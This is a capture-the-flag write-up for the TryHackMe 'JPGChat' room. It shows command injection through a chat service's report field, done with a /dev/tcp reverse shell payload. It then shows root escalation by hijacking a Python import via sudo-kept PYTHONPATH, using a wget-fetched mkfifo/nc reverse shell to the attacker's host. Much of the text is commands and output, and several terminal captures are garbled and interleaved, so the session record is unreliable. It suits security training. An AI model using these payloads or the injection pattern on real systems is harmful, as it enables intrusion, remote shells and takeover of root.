

# JPGChat

---

## JPGChat


---

<https://tryhackme.com/room/jpgchat>

```
rustscan -a 10.10.237.195 -- -sC -sV -A | tee scan.txt
```

Open 10.10.237.195:22

Open 10.10.237.195:3000



IF in google write : "JPGchat git" The first link will be with source code

https://github.com/Mozzie-jpg/JPChat/blob/main/jpchat.py

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Mozzie-jpg Added JPChat source code

Code Blame 31 lines (23 loc) · 892 Bytes

```
1  #!/usr/bin/env python3
2
3  import os
4
5  print ('Welcome to JPChat')
6  print ('the source code of this service can be found at our admin\'s github')
7
8  def report_form():
9
10     print ('this report will be read by Mozzie-jpg')
11     your_name = input('your name:\n')
12     report_text = input('your report:\n')
13     os.system("bash -c 'echo %s > /opt/jpchat/logs/report.txt'" % your_name)
14     os.system("bash -c 'echo %s >> /opt/jpchat/logs/report.txt'" % report_text)
15
16  def chatting_service():
17
18     print ('MESSAGE USAGE: use [MESSAGE] to message the (currently) only channel')
19     print ('REPORT USAGE: use [REPORT] to report someone to the admins (with proof)')
20     message = input('')
21
22     if message == '[REPORT]':
23         report_form()
24     if message == '[MESSAGE]':
25         print ('There are currently 0 other users logged in')
26         while True:
27             message2 = input('[MESSAGE]: ')
28             if message2 == '[REPORT]':
29                 report_form()
30
31  chatting_service()
```

ok It works and save the reports

```
(kali㉿kali)-[~/THM/chat]
```

```
$ python3 chat.py
```

Welcome to JPChat

the source code of this service can be found at our admin's github

MESSAGE USAGE: use [MESSAGE] to message the (currently) only channel

REPORT USAGE: use [REPORT] to report someone to the admins (with proof)

[REPORT]

this report will be read by Mozzie-jpg

your name:

admin

your report:

password

```
(kali㉿kali)-[~/THM/chat]
```

```
$ ls
```

chat.py report.txt scan.txt

```
(kali㉿kali)-[~/THM/chat]
```

```
$ cat report.txt
```

admin

password

```
(kali㉿kali)-[~/THM/chat]
```

```
$
```

Find the working revshell on my machine

```
(kali㉿kali)-[~/THM/chat]
```

```
$ python3 chat.py
```

Welcome to JPChat

the source code of this service can be found at our admin's github

MESSAGE USAGE: use [MESSAGE] to message the (currently) only channel

REPORT USAGE: use [REPORT] to report someone to the admins (with proof)

[REPORT]

this report will be read by Mozzie-jpg

your name:

;exec 5<>/dev/tcp/10.11.28.126/4444;cat <85 | while read line; do \$line 2>85 >85; done

your report:13 root root 0 Sep 7 15:07 sys

;exec 5<>/dev/tcp/10.11.28.126/4444;cat <85 | while read line; do \$line 2>85 >85; done

drwxr-xr-x 10 root root 4096 Dec 2 2020 usr

drwxr-xr-x 2 root root 4096 Jan 15 2021 vagrant

bash: connect: Connection refused 2 2020 var

bash: line 1: /dev/tcp/10.11.28.126/4444: Connection refused vmlinuz-4.4.0-197-generic

bash: line 1: 5: Bad file descriptor 2020 vmlinuz.old → boot/vmlinuz-4.4.0-197-generi

try revshell with connecting to port 3000

```
nc -lnvp 4444
```

another terminal

```
nc IP 3000
```

```
bash: nc -lnvp /dev/tcp/10.11.28.126/4444: 0>81
```

```
(kali㉿kali)-[~]
```

```
$ nc 10.10.237.195 3000 refused
```

Welcome to JPChat /tcp/10.11.28.126/4444: Connection refused

the source code of this service can be found at our admin's github

MESSAGE USAGE: use [MESSAGE] to message the (currently) only channel

REPORT USAGE: use [REPORT] to report someone to the admins (with proof)

[REPORT]

this report will be read by Mozzie-jpg found at our admin's github

your name:AGE: use [MESSAGE] to message the (currently) only channel

;exec 5<>/dev/tcp/10.11.28.126/4444;cat <85 | while read line; do \$line 2>85 >85; done

your report:

;exec 5<>/dev/tcp/10.11.28.126/4444;cat <85 | while read line; do \$line 2>85 >85; done

your name:

;exec 5<>/dev/tcp/10.11.28.126/4444;cat <85 | while read line; do \$line 2>85 >85; done

```

└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.11.28.126] from (UNKNOWN) [10.10.237.195] 35556
id
uid=1001(wes) gid=1001(wes) groups=1001(wes)
ls -la
total 96
drwxr-xr-x 25 root root 4096 Sep  7 15:07 .
drwxr-xr-x 25 root root 4096 Sep  7 15:07 ..
drwxr-xr-x  2 root root 4096 Dec  2 2020 bin
drwxr-xr-x  3 root root 4096 Dec  2 2020 boot
drwxr-xr-x  2 root root 4096 Jan 15 2021 box_setup
drwxr-xr-x 16 root root 3560 Sep  7 15:07 dev
drwxr-xr-x 94 root root 4096 Jan 15 2021 etc
drwxr-xr-x  3 root root 4096 Jan 15 2021 home
lrwxrwxrwx  1 root root    33 Dec  2 2020 initrd.img → boot/initrd.img-4.4.0-197-generic
lrwxrwxrwx  1 root root    33 Dec  2 2020 initrd.img.old → boot/initrd.img-4.4.0-197-generic
drwxr-xr-x 22 root root 4096 Dec  2 2020 lib
drwxr-xr-x  2 root root 4096 Dec  2 2020 lib64
drwx-----  2 root root 16384 Dec  2 2020 lost+found
drwxr-xr-x  2 root root 4096 Dec  2 2020 media
drwxr-xr-x  2 root root 4096 Dec  2 2020 mnt
drwxr-xr-x  4 root root 4096 Jan 15 2021 opt
dr-xr-xr-x 115 root root    0 Sep  7 15:07 proc
drwx-----  3 root root 4096 Jan 15 2021 root
drwxr-xr-x 23 root root  860 Sep  7 15:58 run
drwxr-xr-x  2 root root 4096 Dec  2 2020/sbin
drwxr-xr-x  2 root root 4096 Jan 15 2021/snap
drwxr-xr-x  2 root root 4096 Dec  2 2020/srv
dr-xr-xr-x 13 root root    0 Sep  7 15:07/sys
drwxrwxrwt  7 root root 4096 Sep  7 16:17/tmp
drwxr-xr-x 10 root root 4096 Dec  2 2020/usr
drwxr-xr-x  2 root root 4096 Jan 15 2021/vagrant
drwxr-xr-x 13 root root 4096 Dec  2 2020/var
lrwxrwxrwx  1 root root    30 Dec  2 2020/vmlinuz → boot/vmlinuz-4.4.0-197-generic
lrwxrwxrwx  1 root root    30 Dec  2 2020/vmlinuz.old → boot/vmlinuz-4.4.0-197-generic

```

And I am on machine, user wes

First flag is in home directory

```

[REPORT USAGE: use [REPORT] to report someone to the admins (with pr
wes@wes:~$ cd wes
wes@wes:~/wes$ ls -la
total 24
drwxr-xr-x 2 wes wes 4096 Jan 15 2021 .
drwxr-xr-x 3 root root 4096 Jan 15 2021 ..
-rw-r--r-- 1 wes wes 0 Jan 15 2021 .bash_history
-rw-r--r-- 1 wes wes 220 Aug 31 2015 .bash_logout
-rw-r--r-- 1 wes wes 13771 Aug 31 2015 .bashrc
-rw-r--r-- 1 wes wes 1655 Jul 12 2019 .profile
-rw-r--r-- 1 root root 38 Jan 15 2021 user.txt
cat user.txt
JPC

```

Interesting : The owner of user.txt is root)

I can run script as root

```

sudo -l
Matching Defaults entries for wes on ubuntu-xenial:
    mail_badpass, env_keep+=PYTHONPATH

User wes may run the following commands on ubuntu-xenial:
    (root) SETENV: NOPASSWD: /usr/bin/python3 /opt/development/test_module.py
cat /opt/development/test_module.py
#!/usr/bin/env python3

from compare import *

print(compare.Str('hello', 'hello', 'hello'))
cd /opt/development/
ls -la
total 12
drwxr-xr-x 2 root root 4096 Jan 15  2021 .
drwxr-xr-x 4 root root 4096 Jan 15  2021 ..
-rw-r--r-- 1 root root  93 Jan 15  2021 test_module.py

```

But the main information was in the hint

### 💡 Question Hint

In the sudo -l output, you can see that PYTHONPATH variable will be kept. Can you exploit this? Google around

I try some revshell but this one is 100% worked

create a file "shell.py"

```

import os

os.system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.11.28.126 4445 >/tmp/f")
nc 10.10.199.194 3000
Welcome to JPChat
the source code of this service can be found at our admin's github

```

Download to target machine

Change filename to same name with python library using in script

start another listener

```
nc -lnvp 4445
```

and run command

```

sudo PYTHONPATH=/tmp /usr/bin/python3 /opt/development/test_module.py
wget http://10.11.28.126:8001/shell.py
--2023-09-07 17:02:24--> http://10.11.28.126:8001/shell.py
Connecting to 10.11.28.126:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 101 [text/x-python]
Saving to: 'shell.py'
100% [text/x-python] 11.5K=0.009s
2023-09-07 17:02:24 (11.5 KB/s) - 'shell.py' saved [101/101]
mv shell.py compare.py
sudo PYTHONPATH=/tmp /usr/bin/python3 /opt/development/test_module.py
rm: cannot remove '/tmp/f': No such file or directory

```

final flag in root's directory

```
$ nc -lnvp 4445
File "/usr/lib/python3.11/http/server.py", line 88, in _run_code
  listening on [any] 4445: .../http/server.py", line 1313, in <module>
  id test()
  idFile "/usr/lib/python3.11/http/server.py", line 1260, in test
  connect to [10.11.28.126] from (UNKNOWN) [10.10.199.194] 50588
  bash: cannot set terminal process group (1301): Inappropriate ioctl for device
  bash: no job control in this shell
root@ubuntu-xenial:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu-xenial:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu-xenial:/tmp# ls
ls http/server.py", line 136, in server_bind
ls socketserver.TCPServer.server_bind(self)
compare.py: /lib/python3.11/socketserver.py", line 472, in server_bind
f self.socket.bind(self.server_address)
[pycache_]rno 98] Address already in use
root@ubuntu-xenial:/tmp# cd /root
cd /root
root@ubuntu-xenial:/root# ls
ls
root.txt
root@ubuntu-xenial:/root# cat root.txt
cat root.txt
JPC
Also huge shoutout to Westar for the OSINT idea
i wouldn't have used it if it wasn't for him.
and also thank you to Wes and Optional for all the help while developing
You can find some of their work here:
https://github.com/WesVleuten
https://github.com/optionalCTF
root@ubuntu-xenial:/root#
```